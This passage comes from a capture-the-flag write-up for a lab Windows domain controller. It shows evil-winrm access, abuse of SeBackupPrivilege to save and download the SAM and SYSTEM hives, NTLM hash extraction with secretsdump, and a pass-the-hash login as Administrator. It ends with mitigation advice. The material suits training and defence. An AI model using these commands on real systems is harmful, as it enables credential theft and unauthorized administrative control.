
User Flag:

Local Privilege Escalation
We establish an interactive PowerShell session as emily.oscars using evil-winrm:
1
2
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.10.11.35 -u emily.oscars -p '<password here>'

We check our account privileges:
1
2
┌──(kali㉿kali)-[~]
└─$ whoami /priv

Emily possesses the SeBackupPrivilege privilege. As detailed in the SeBackupPrivilege Guide, this privilege allows users to read any file on the system by bypassing ACL checks, making it possible to dump system registry hives.
We query Emily’s account configuration:
1
2
┌──(kali㉿kali)-[~]
└─$ net user emily.oscars


We utilize the helper DLLs from the SeBackupPrivilege GitHub repository to execute the exploit.
We create a temporary directory and upload the DLLs:
1
2
┌──(kali㉿kali)-[~]
└─$ upload /file/to/path

We load the SeBackupPrivilege cmdlets:
1
2
Import-Module .\SeBackupPrivilegeCmdLets.dll
Import-Module .\SeBackupPrivilegeUtils.dll

We backup the local SAM and SYSTEM registry hives:
1
2
reg save hklm\sam C:\Users\emily.oscars\temp\sam
reg save hklm\system C:\Users\emily.oscars\temp\system
 We download the backed-up hive files to our local attack system:
1
2
download sam
download system

We parse the hives using Impacket’s secretsdump.py to retrieve local NTLM hashes:
1
2
┌──(kali㉿kali)-[~]
└─$ python3 secretsdump.py -sam sam -system system LOCAL

We retrieve the local Administrator’s NTLM hash. We authenticate using a Pass-the-Hash attack via evil-winrm to obtain root access:
1
2
┌──(kali㉿kali)-[~]
└─$ sudo evil-winrm -i 10.10.11.35 -u administrator -H <Admin hash>

We read the root flag (root.txt) from the Administrator’s Desktop.
Mitigations & Security Recommendations
To secure the cicada.local domain, implement the following security recommendations:
- Disable Anonymous SMB Share Access:
- Restrict access to all shares (including
HRandDEV) to authenticated domain users. - Disable NULL session and anonymous access configurations globally on the Domain Controllers.
- Restrict access to all shares (including
- Clean Insecure User Account Attributes:
- Audit Active Directory user objects and ensure no passwords, API keys, or sensitive configuration details are stored in plain text within description or comment attributes.
- Secure Script Configurations:
- Audit the filesystem and shares for automation scripts (e.g.,
Backup_Script.ps1) hosting cleartext credentials. Use Group Managed Service Accounts (gMSAs) or encrypted credentials stores instead of hardcoding values.
- Audit the filesystem and shares for automation scripts (e.g.,
- Restrict Backup Privileges (SeBackupPrivilege):
- Limit the assignment of
SeBackupPrivilegeto strictly necessary system backup operator accounts. - Monitor for unauthorized loading of backup cmdlets and exports of the SAM and SYSTEM registry hives.
- Limit the assignment of